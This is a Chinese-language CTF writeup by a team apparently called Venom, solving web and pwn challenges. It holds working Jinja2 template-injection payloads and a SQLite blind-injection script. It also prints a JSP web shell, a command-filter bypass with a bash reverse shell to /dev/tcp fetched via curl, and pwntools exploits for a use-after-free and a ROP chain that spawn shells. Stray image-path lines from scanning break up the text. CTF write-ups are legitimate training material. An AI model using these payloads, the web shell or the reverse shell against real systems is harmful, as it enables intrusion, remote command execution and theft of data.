Venom writeup

Web

mine1_1

解题思路

http://121.37.182.111:30910/success?msg={{7*7}}

’ _ [

/success?msg=
{{((session|attr(request.values.x))|attr(request.values.x1)).get(request.values.x2).get(request.values.x3)
(request.values.x4)}}&x=__init__&x1=__globals__&x2=__builtins__&x3=eval&x4=__import__('os').popen('cat++/app/flag.txt').read()

```
/success?msg=
{{()|attr(request.values.x1)|attr(request.values.x2)|attr(request.values.x3)()|attr(request.values.x4)
(233)|attr(request.values.x5)|attr(request.values.x6)|attr(request.values.x4)(request.values.x7)|attr(request.values.x4)(request.values.x8)
(request.values.x9)}}&x1=__class__&x2=__base__&x3=__subclasses__&x4=__getitem__&x5=__init__&x6=__globals__&x7=__builtins__&x8=eval&x9=__import__('os').popen('cat%20/app/flag.txt').read()
```

pyer

sqlite盲注?用randomblob成功延时

```
Pretty Raw \n Actions
1 POST /login HTTP/1.1
2 Host: 124.71.196.225:31040
3 Content-Length: 96
4 Cache-Control: max-age=0
5 Origin: http://124.71.196.225:31040
6 Upgrade-Insecure-Requests: 1
7 DNT: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://124.71.196.225:31040/login
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
14 Connection: close
15
16 username=admin'union%20select%20randomblob(30000000)--%20&password=123&submit=
  %E7%99%BB%E9%99%86
```

```
Pretty Raw Render \n Actions
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-
3 Content-Length: 159
4 Server: Werkzeug/1.0.1 Python/3.6.12
5 Date: Sun, 20 Dec 2020 04:59:39 GMT
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <title>
        error
      </title>
11  </head>
12  <body>
13    <script type="text/javascript">
        alert("login error");
        history.back();
      </script>
14  </body>
15 </html>
```

```python
import requests
url=''
def exp():
    password=''
    for i in range(1,20):
        for  j in range(1,127):
            payload="' or abs(ifnull(nullif(1, unicode(substr(( select password from users ),{},1))={}   ),0x8000000000000000))  or '0"
            payload=payload.format(str(i),str(j))
            data={'username':payload,'password':'123456'}
            r=requests.post(url,data=data)
            if r.status_code==500:
                password+=chr(j)
                print(password)
                break
if '__name__'=='__main__':
    exp()
```

```
admin / sqlite_not_safe 登录
```

POST /admin

username=' union select ('
{{session.__init__.__globals__.__builtins__.eval("__import__("os").popen("cat flag.txt").read()")}} ') where '1'='1

---

webshell_1

解题思路

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title></title>
    </head>
    <body>
        <form method="post" enctype="multipart/form-data" action="端口">
            filename1<input type="file" name="file">
            filename2<input type="file" name="file">
            <input type="submit" value="上传"/>
        </form>
    </body>
</html>
```

这个应该是个双文件上传的题，上传两个马只会拦截一个，也可以过

```
<%@ page import="java.util.*,java.io.*,java.net.*"%>
<HTML><BODY>
<FORM METHOD="POST" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "\n<BR>");
        Process p = Runtime.getRuntime().exec("cat " +
request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr); disr = dis.readLine(); }
        }
%>
</pre>
</BODY></HTML>
```

一个老马不会被杀，原先是win的命令，稍微改了一下

```
cmd=cat /flag
```

Send

Command: /flag

flag{rJABdiCp788zuPdQvO3FcHO0B5YwfoeA}

---


mine2

解题思路

过滤了{{ ” ’ args空格 {} . * ! [] __ a_ _a

headers 没有过滤 考虑传cookie

```
/success?msg=
{%print(((env|attr("\x5f\x5finit\x5f\x5f")|attr("\x5f\x5f\x67lobals\x5f\x5
f")|attr("\x67et")("\x5f\x5fb\x75iltins\x5f\x5f"))|attr("\x67et")("open")
("fla\x67\x2etxt"))|attr("read")())%}
```



---

hids

解题思路

命令注入，读到源码

```
from flask import Flask
from flask import render_template,request
import subprocess,re
app = Flask(__name__)
```

```
@app.route('/',methods=['GET'])
def index():
    return render_template('index.html')
@app.route('/run',methods=['POST'])
def run():
    cmd = request.form.get("cmd")
    if re.search(r'''[^0-9a-zA-Z">\\\$();]''',cmd):
        return 'Hacker!'
    if re.search(r'''ping|wget|curl|bash|perl|python|php|kill|ps''',cmd):
        return 'Hacker!'
    p = subprocess.Popen(cmd,stderr=subprocess.STDOUT,
stdout=subprocess.PIPE,shell=True,close_fds=True)
    try:
        (msg, errs) = p.communicate(timeout=5)
        return msg
    except Exception as e:
        return 'Error!'
app.run(host='0.0.0.0',port='5000')
```

列出根目录，直接执行/readflag报错

Request

Pretty Raw \n Actions

```
POST /run HTTP/1.1
Host: 124.71.207.51:32625
Content-Length: 32
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://124.71.207.51:32625
Referer: http://124.71.207.51:32625/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=F0E9E06A6F8071D800BC9AB78B0AC468; beegosessionID=a6d271f202fa511c46f5249820998428; __tawkuuid=e::124.71.207.51::h5Qviu19dDaDINiTYgnCxG1tSlSbNJJwYTN68DZoJFmnYmfbNPAranliP1KlMk8N::2; TawkConnectionTime=0
Connection: close

cmd=ls$IFS$9$(printf$IFS$9"\57")
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 109
Server: Werkzeug/1.0.1 Python/3.8.6
Date: Sun, 20 Dec 2020 08:02:42 GMT

bin
boot
detect.py
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
```

Request


Pretty Raw \n Actions

```
POST /run HTTP/1.1
Host: 124.71.207.51:32625
Content-Length: 32
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://124.71.207.51:32625
Referer: http://124.71.207.51:32625/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=F0E9E06A6F8071D800BC9AB78B0AC468; beegosessionID=a6d271f202fa511c46f5249820998428; __tawkuuid=e::124.71.207.51::h5Qviu19dDaDINiTYgnCxG1tSlSbNJJwYTN68DZoJFmnYmfbNPAranliP1KlMk8N::2; TawkConnectionTime=0
Connection: close

cmd=$(printf$IFS$9"\57")readflag
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 6
Server: Werkzeug/1.0.1 Python/3.8.6
Date: Sun, 20 Dec 2020 08:35:49 GMT

Error!
```




读根目录的detect.py得到文件源码，但是列进程并没有看到这个python文件被运行


```
import os,signal
out=os.popen("ps -ef").read()
for line in list(out.splitlines())[1:]:
    try:
        pid = int(line.split()[1])
        ppid = int(line.split()[2])
        cmd = " ".join(line.split()[7:])
        if ppid in [0,1] and cmd in ["/usr/local/bin/python3.8 /home/ctf/web/app.py","/usr/sbin/cron","/usr/bin/tail -f /var/log/cron","/usr/local/bin/python3.8 /detect.py","/bin/sh -c /usr/sbin/cron && /usr/bin/tail -f /var/log/cron"]:
            continue
        os.kill(pid,signal.SIGKILL)
    except Exception as e:
        pass
```

命令执行的时候/可以用$(printf$IFS$9”\57”)替换，空格用$IFS$9，过滤的命令关键字中间加个反斜杠可以绕。

curl 把命令写文件里

```
[root@iz2ze3paasmtr91yja3vgwz test]# cat 1
bash -i >& /dev/tcp/1[redacted]/9998 0>&1
[root@iz2ze3paasmtr91yja3vgwz test]# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```





弹shell后 把 /detect.py 覆盖掉 再 /readflag 就行了

```
bash: cannot set terminal process group (19): Inappropriate ioctl for device
bash: no job control in this shell
ctf@guosai-32-13-5fdc55f596-cklmk:~$ ls web
ls web
app.py
templates
ctf@guosai-32-13-5fdc55f596-cklmk:~$

ctf@guosai-32-13-5fdc55f596-cklmk:~$

ctf@guosai-32-13-5fdc55f596-cklmk:~$

ctf@guosai-32-13-5fdc55f596-cklmk:~$ ^[[A^[[A

ctf@guosai-32-13-5fdc55f596-cklmk:~$ /readflag
/readflag
Please wait 90s...
flag{6e9cff0447fb579a0fe6e99c90edcb9a}
ctf@guosai-32-13-5fdc55f596-cklmk:~$ 1
```

Pwn

CPP

解题思路

题目存在uaf，结合堆风水getshell

```
#!/usr/bin/python
#coding:utf-8
from pwn import *
context.log_level='debug'
#io=process("./chall",env={"LD_PRELOAD":"./libc-2.31.so"})
io=remote('124.70.12.210', 10002)
libc=ELF("./libc-2.31.so")
sla=lambda a : io.sendlineafter(">",str(a))
ia =lambda  : io.interactive()
def add(idx):
```

```
    sla(0)#choice
    sla("/bin/sh")
    sla(i)#index
def dele(idx,ct='a'):
    sla(1)#choice
    sla(idx)
    sla(ct)#index
#gdb.attach(io,'b *{}+0x0000555555554000'.format(0x13dd))
for i in range(0x420/0x20+2):
    add(i)
add(2)
sla(1)#choice
sla(1)
heap_base=u64(io.recvuntil("\x0a")[-7:-1].ljust(8,'\x00'))-0x470+0x20
log.success("heap_base==>"+hex(heap_base))
sla('a')
fake_heap=heap_base+8
fake_heap=p32((fake_heap)&0xffffffff)+p8((fake_heap>>32)&0xff)+p8((fake_heap>>40)&0xff)
dele(2,'a')
dele(3,fake_heap)
sla(0)
sla("aaaa")
sla(1)
sla(0)
sla(p16(0x421))
sla(2)
sla(1)#choice
sla(0)
libc_base=u64(io.recvuntil("\x7f")[-6:].ljust(8,'\x00'))-0x1ebbe0
log.success("libc_base==>"+hex(libc_base))
sla('a')
malloc_hook=libc_base+libc.sym["__malloc_hook"]
free_hook=libc_base+libc.sym["__free_hook"]
malloc_hook=p32((malloc_hook)&0xffffffff)+p8((malloc_hook>>32)&0xff)+p8((malloc_hook>>40)&0xff)
free_hook=p32((free_hook)&0xffffffff)+p8((free_hook>>32)&0xff)+p8((free_hook>>40)&0xff)
dele(5)
dele(6)
dele(7)
dele(8,free_hook)
sla(0)
sla(p16(0x421))
sla(5)
sla(0)
#gdb.attach(io)
system=0x55470+libc_base
libc_print=(0x271b0+libc_base)
```

```
#gdb.attach(io,'b *{}'.format(system))
sla(p64(system-0x60))
sla(255)
ia()
#0x5555555582e0
```

---

game

解题思路
前面是AEG，利用ang自动化r解出后，可以栈溢出，利用rop部分覆写got表为syscall即可利用read读取相应字节的字符设置rax，ret 2syscall

```
from pwn import *
import base64,time,os
import angr
import claripy
p = remote("121.36.21.113", 10004)
x=time.time()
context.log_level = 'debug'
def rop():
    f = open("./1", 'rb+')
    binary = f.read()
    pop_rdi = 0x400000+binary.find("\x5F\xC3")
    pop_rsi = pop_rdi-2
    read_plt = 0x400560
    alarm_got = 0x601018
    atoi_got = 0x601038
    alarm_plt = 0x400550
    init = pop_rdi-9
    init2 = pop_rdi-0x23
    def call_(rbx,rbp,r12,r13,r14,r15):
        return
p64(init)+p64(rbx)+p64(rbp)+p64(r12)+p64(r13)+p64(r14)+p64(r15)+p64(init2)
    num = binary.find("\x75\x29\x48\x8d\x85")
    num = 0x10000-u16(binary[num+5]+binary[num+6])
    log.info(hex(num))
    payload = 'a'*
(num+8)+p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(alarm_got)+p64(0)+p64(read_pl
t)+p64(pop_rsi)+p64(0x601500)+p64(0)+p64(read_plt)
    payload += call_(0,1,alarm_got,0,0,0x601500)
    #gdb.attach(p, 'b*0x40081c')
    p.send(payload)
    time.sleep(1)
    p.send("\x85")
    time.sleep(1)
    p.send("/bin/sh".ljust(59, '\x00'))
```

```
    p.sendline("cat flag")
    p.interactive()
def main():
    p.recvuntil("------------------data info------------------\n")
    data = p.recvuntil('\n', drop = True)
    os.system("rm 1")
    f = open("./1", 'wb+')
    f.write(base64.b64decode(data))
    f.close()
    os.system("chmod 777 ./1")
    project = angr.Project("./1")
    argv1 = claripy.BVS("argv1",10*8)
    st = project.factory.entry_state(args=["./1",argv1])
    for byt in argv1.chop(8):
        st.add_constraints(
                            st.solver.And(byt >= ord('0'),byt <= ord('9'))

        )
    sm = project.factory.simulation_manager(st)
    sm.one_active.options.add(angr.options.LAZY_SOLVES)
    sm.explore(find=0x400560)
    result = sm.found[0].solver.eval(argv1, cast_to=bytes)
    print(result)
    y=time.time()
    print("----------------------%f------------------------------"%(y-x))
    p.sendlineafter("input code:", result)
    rop()



if __name__ == '__main__':
    main()
```